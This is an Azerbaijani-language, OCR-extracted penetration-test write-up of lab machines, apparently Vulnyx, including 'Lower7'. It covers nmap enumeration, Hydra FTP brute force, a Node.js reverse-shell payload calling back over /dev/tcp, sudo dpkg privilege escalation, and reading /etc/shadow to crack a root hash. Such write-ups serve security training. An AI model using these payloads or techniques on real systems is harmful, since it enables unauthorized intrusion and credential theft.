
bunny istifadəçisi ilə /home/zer0arc4/ qovluğu yoxlanıldıqda, .ssh qovluğunun icazələrinin səhv konfiqurasiya edildiyi (drwx---r-x) və id_ed25519 şəxsi açarının bütün istifadəçilər tərəfindən oxuna bildiyi (-rw----r--) aşkarlandı.

Açar Kali maşınına köçürüldü və ssh2john ilə hash çıxarılıb john (rockyou.txt ilə) vasitəsilə parolu sındırıldı. Parol: fromyesterday.





ssh -i zer0_key zer0arc4@10.0.2.4 əmri ilə sistemə zer0arc4 istifadəçisi kimi daxil olundu




Səlahiyyətlərin Yüksəldilməsi (Privilege Escalation)

Sudo dpkg Zəifliyi


zer0arc4 istifadəçisi ilə sudo -l əmri yoxlanıldıqda kritik bir səhv aşkarlandı:


(root) NOPASSWD: /usr/bin/dpkg

Bu o deməkdir ki, istifadəçi heç bir şifrə daxil etmədən dpkg əmrini root səlahiyyəti ilə işlədə bilər.



Sudo dpkg -l yazıb sonra ! qoyub root oluruq





Nəticə və Tövsiyələr

Bu maşında zəncirvari zəifliklər nəticəsində ən yüksək səlahiyyət (Root) əldə edildi. Sistemi qorumaq üçün aşağıdakı tədbirlər görülməlidir:

1. **CMS Yeniləmələri:** Vvveb CMS-in köhnə versiyası (1.0.5) yenilənməli, Code Editor funksiyasının fayl yazma icazələri məhdudlaşdırılmalıdır.
2. **Məlumat İfşası:** /system/secret kimi həssas məlumat verən endpoint-lər bağlanmalı və ya autentifikasiya ilə qorunmalıdır.
3. **Şifrə Siyasəti:** Bütün sistem hesablarında mürəkkəb, unikal şifrələr istifadə edilməli, kredensialların təkrar istifadəsinin (Credential Reuse) qarşısı alınmalıdır.
4. **Fayl İcazələri:** İstifadəçi ev qovluqları və xüsusilə .ssh qovluqları yalnız sahibi tərəfindən oxunmalıdır (chmod 700). Şəxsi açarlar heç vaxt dünya üçün oxunaqlı (world-readable) olmamalıdır.
5. **Sudo Konfiqurasiyası:** NOPASSWD ilə verilən səlahiyyətlər ciddi şəkildə yoxlanılmalı, xüsusilə də dpkg, apt, tar kimi sistem alətlərinin root olaraq işlədilməsinə icazə verilməməlidir.

Vulnyx - Lower7 Maşını

Hədəf haqqında:

Bu hesabat 10.0.2.5 IP ünvanına sahib Linux əsaslı hədəf maşının zəifliklərinin aşkar edilməsi və istismarı (exploitation) prosesini əhatə edir. Test nəticəsində FTP xidmətində zəif parol, Node.js veb tətbiqində ixtiyari fayl yükləmə (Arbitrary File Upload) zəifliyi, həmçinin sistem daxilində yanlış konfiqurasiya edilmiş qrup icazələri (shadow qrupu) aşkar edilmişdir. Bu zəifliklərin zəncirvari istismarı nəticəsində sistemdə ən yüksək imtiyazlara (Root) sahib olmaq mümkün olmuşdur.

Kəşfiyyat (Enumeration)

Şəbəkə Taraması (Nmap)

İlkin kəşfiyyat mərhələsində hədəf maşın Nmap alətindən istifadə edilərək skan edilmişdir.


İstifadə olunan əmr:

nmap -sC -sV -T4 10.0.2.5

Nəticə:

Port 21 (FTP): vsftpd 2.0.8 xidməti aktivdir.

Port 3000 (HTTP): Node.js (Express middleware) əsaslı veb tətbiqi işləyir.




FTP Xidmətinin Analizi

FTP xidmətinə qoşularkən (ftp 10.0.2.5) xidmətin bannerində (220 "Hello a.clark, Welcome to your FTP server.") istifadəçi adı sızmışdır: a.clark.
Anonymous giriş uğursuz olduğundan, rockyou.txt lüğətindən istifadə edilərək Hydra aləti ilə brute-force hücumu həyata keçirilmişdir.

İstifadə olunan əmr:

hydra -l a.clark -P /usr/share/wordlists/rockyou.txt ftp://10.0.2.5

Nəticə: a.clark istifadəçisinin parolu dragon olaraq tapıldı.



İlkin Giriş və İstismar (Exploitation)

Reverse Shell Hazırlanması və Yüklənməsi

FTP-yə dragon parolu ilə daxil olduqdan sonra məlum oldu ki, qovluq boş olsa da, yazma (write) icazəsinə malikdir (drwxrwxrwx). Port 3000-də işləyən Node.js tətbiqi yüklənən .js fayllarını icra etdiyi üçün, zərərli JavaScript reverse shell faylı hazırlanmış və FTP vasitəsilə hədəfə yüklənmişdir.

Fayl FTP vasitəsilə hədəfə uğurla ötürüldü.

Payload (reverseshell.js**):**

```
const { exec } = require('child_process');

module.exports = (req, res) => {

    exec('bash -i >& /dev/tcp/10.0.2.3/5000 0>&1', (error,
stdout, stderr) => {

        if (error) {

            res.send(`Error: ${error.message}`);


            return;


        }

        res.send(`Output: ${stdout}`);

    });

};
```






Kəşfiyyat və Shell Əldə Edilməsi

Kali maşınında nc -lvnp 5000 əmri ilə dinləyici (listener) işə salındı və brauzer/curl vasitəsilə http://10.0.2.5:3000/reverseshell.js ünvanına sorğu göndərildi.

Nəticə: Hədəf maşınından geri bağlantı (reverse connection) alındı və sistemdə a.clark istifadəçisi kimi shell əldə edildi.

curl http://10.0.2.5:3000/reverseshell.js




Sistem daxilində id əmri yoxlanılarkən kritik bir kəşfiyyat edildi:
uid=1000(a.clark) gid=1000(a.clark) groups=1000(a.clark),42(shadow)
İstifadəçi shadow **(42)** qrupuna daxildir ki, bu da /etc/shadow faylını oxumaq hüququ verir.

İmtiyazların Yüksəldilməsi (Privilege Escalation)

4.1. Hash-in Çıxarılması

shadow qrupunda olduğumuz üçün cat /etc/shadow əmri ilə sistemin parol hash-lərini oxuduq. Root istifadəçisinə aid **yescrypt** formatlı hash əldə edildi:
yj9T$9VFLJjKZix0Ugj9YsoOCS.$z0FVk.1CCNx/YRzEmwjcz6z4oYqa7YD6QyXd52jxyLD




```
echo
'$y$j9T$9VFLJjKZix0Ugj9YsoOCS.$z0FVk.1CCNx/YRzEmwjcz6z40Yqa7YD6Q
yXd52jxyLD' >/tmp/root_hash.txt

cat /tmp/root_hash. txt

$y$j9T$9VFLJjKZix0Ugj9YsoOCS.$z0FVk.1CCNx/YRzEmwjcz6z40Yqa7YD6Qy
Xd52jxyLD
```


Parolun Sındırılması (Cracking)

Hash Kali maşınına köçürüldü və John the Ripper aləti ilə rockyou.txt lüğətindən istifadə edilərək sındırıldı.

İstifadə olunan əmr:

